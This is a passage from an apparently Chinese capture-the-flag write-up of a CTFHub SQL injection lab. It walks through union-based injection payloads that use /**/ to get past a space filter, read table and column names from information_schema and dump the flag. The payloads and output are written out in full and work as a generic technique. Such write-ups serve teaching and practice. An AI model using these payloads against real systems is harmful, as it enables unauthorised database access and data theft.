-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqwl
```






```
select * from news where id=-1 union select 1,group_concat(nfibqdpovy) from qpwqsdpqwl
ID: 1
Data: ctfhub{cbfee74b7cd6a71feeb9aae5}
```

10.过滤空格

方法:手工注入

- 开始用//和#试了一下发现不行，用/**/可以

> 用`/**/`代替空格即可

1. 判断注入点

```
-1/**/union/**/select/**/1,2
```

```
ID: 1
Data: 2
```

2. 当前数据库信息

```
-1/**/union/**/select/**/database(),1
```

```
ID: sqli
Data: 1
```

3. 列出指定数据库所有的表名

```
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schem
a='sqli'
```

```
ID: 1
Data: xktnrbprqv,news
```

得到表名 `xktnrbprqv,newsl`

4. 列出指定表名的所有列名


```
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_nam
e='xktnrbprqv'
```

```
ID: 1
Data: zixftcmntu
```

得到列名`zixftcmntu`

5. 查询对应列名的值，得到flag:

```
-1/**/union/**/select/**/1,group_concat(zixftcmntu)/**/from/**/xktnrbprqv
```




```
ID: 1
Data: ctfhub{557830a13dcf2262eaad5c03}
```

- 完结撒心
  - ❤□
  - ❤□
  - ❤□
  - ❤□
  - ❤□
  - ❤□